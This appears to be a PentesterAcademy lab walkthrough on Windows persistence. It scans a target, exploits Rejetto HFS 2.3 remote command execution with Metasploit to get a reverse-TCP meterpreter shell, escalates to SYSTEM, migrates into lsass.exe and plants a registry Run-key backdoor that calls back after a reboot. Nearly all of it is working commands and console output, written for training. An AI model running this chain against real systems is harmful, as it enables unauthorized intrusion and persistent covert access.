ATTACK DEFENSE

by PentesterAcademy


Name	Maintaining Access: Persistence
URL	https://attackdefense.com/challengedetails?cid=2138
Type	Windows Security: Maintaining Access

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.21.145
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.21.145



```
root@attackdefense:~# nmap 10.0.21.145
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-22 18:51 IST
Nmap scan report for 10.0.21.145
Host is up (0.0015s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.73 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.


Command: nmap -sV -p 80 10.0.21.145



```
root@attackdefense:~# nmap -sV -p 80 10.0.21.145
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-22 18:52 IST
Nmap scan report for 10.0.21.145
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.51 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for hfs file server using searchsploit.

Command: searchsploit hfs




```
root@attackdefense:~# searchsploit hfs
--------------------------------------------------------------------------
 Exploit Title

--------------------------------------------------------------------------
Apple Mac OSX 10.4.8 - DMG HFS+ DO_HFS_TRUNCATE Denial of Service
Apple Mac OSX 10.6 - HFS FileSystem (Denial of Service)
Apple Mac OSX 10.6.x - HFS Subsystem Information Disclosure
Apple Mac OSX xnu 1228.x - 'hfs-fcntl' Kernel Privilege Escalation
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution
Linux Kernel 2.6.x - SquashFS Double-Free Denial of Service
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution
--------------------------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: Rejetto HTTP File Server (HFS) 2.3 is vulnerable to RCE. Exploiting the target server using the Metasploit framework.

Commands:

```
msfconsole -q
use exploit/windows/http/rejetto_hfs_exec
set RHOSTS 10.0.21.145
set LHOST 10.10.1.2 <Make Sure to Enter Valid LHOST IP Address>
exploit
```




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.0.21.145
RHOSTS => 10.0.21.145
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] Using URL: http://0.0.0.0:8080/lHhRIVXi6zkkqcP
[*] Local IP: http://10.10.1.2:8080/lHhRIVXi6zkkqcP
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /lHhRIVXi6zkkqcP
[*] Sending stage (175174 bytes) to 10.0.21.145
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.21.145:49185) at 2020-11-22 18:54:12 +0530
[!] Tried to delete %TEMP%\IlJzMTHI.vbs, unknown result
[*] Server stopped.

meterpreter >
```

We have successfully exploited the target vulnerable application (hfs) and received a meterpreter shell.

Step 6: Checking the current user.


Command: getuid



```
meterpreter > getuid
Server username: WIN-OMCNBKR66MN\Administrator
meterpreter >
```

Step 7: We can observe that we are running as an administrator user. Elevate to the system privilege


Commands: getsystem
getuid



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Step 8: In this case, we are configuring a persistence backdoor as a SYSTEM so it would always be a good practice to migrate the process in a high privilege and stable process. Migrate the process in **lsass.exe**. First, search for the PID of lsass.exe and use the migrate command to migrate the current process in that process.

Commands: ps -S lsass.exe
migrate 696



```
meterpreter > ps -S lsass.exe
Filtering on 'lsass.exe'

Process List
============

 PID  PPID  Name       Arch  Session  User                 Path
 ---  ----  ----       ----  -------  ----                 ----
 692  596   lsass.exe  x64   0        NT AUTHORITY\SYSTEM  C:\Windows\System32\lsass.exe

meterpreter > migrate 692
[*] Migrating from 356 to 692...
[*] Migration completed successfully.
meterpreter > 
```

We are going to use Metasploit local exploit module for persistence access (**exploit/windows/local/persistence**)

Windows Persistent Registry Startup Payload Installer

“This module will install a payload that is executed during boot. It will be executed either at user logon or system startup via the registry value in "CurrentVersion\Run" (depending on privilege and selected method)..”

Source: https://www.rapid7.com/db/modules/exploit/windows/local/persistence


Step 9: Running the registry persistence module to maintain access to the compromised machine.

Commands:
background
use exploit/windows/local/persistence
set LPORT 443

set SESSION 1
set STARTUP SYSTEM
exploit

Note: By default persistence, the local exploit module uses the following payload and local IP address.


Payload: windows/meterpreter/reverse_tcp
LHOST: Attack IP Address.



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejetto_hfs_exec) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set LPORT 443
LPORT => 443
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against WIN-OMCNBKR66MN via session ID: 1
[+] Persistent VBS script written on WIN-OMCNBKR66MN to C:\Windows\TEMP\NNbuyRarAFZU.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\EhswdYpsos
[+] Installed autorun on WIN-OMCNBKR66MN as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\EhswdYpsos
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/WIN-OMCNBKR66MN_20201122.5529/WIN-OMCNBKR66MN_20201122.5529.rc
msf6 exploit(windows/local/persistence) >
```

Step 10: We have successfully maintained access. Start another msfconsole and run multi handler to re-gain access.


Commands:
msfconsole -q
use exploit/multi/handler
set LHOST 10.10.1.2
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 443
exploit



```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:443
```


Step 11: Switch back to the active meterpreter session and reboot the machine.

Commands:
sessions -i 1
reboot



```
msf6 exploit(windows/local/persistence) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.21.145 - Meterpreter session 1 closed.  Reason: Died
```

Once the machine reboots we would expect a new meterpreter session without re-exploitation. This happened because we have added a malicious script for maintaining access.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.2
LHOST => 10.10.1.2
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.2:443
[*] Sending stage (175174 bytes) to 10.0.21.145
[*] Meterpreter session 1 opened (10.10.1.2:443 -> 10.0.21.145:49167) at 2020-11-22 18:56:51 +0530

meterpreter > 
```

We have received a new meterpreter session.

References

1. Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (https://www.exploit-db.com/exploits/39161)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/http/rejetto_hfs_exec)
3. Persistence Module (https://www.rapid7.com/db/modules/exploit/windows/local/persistence/)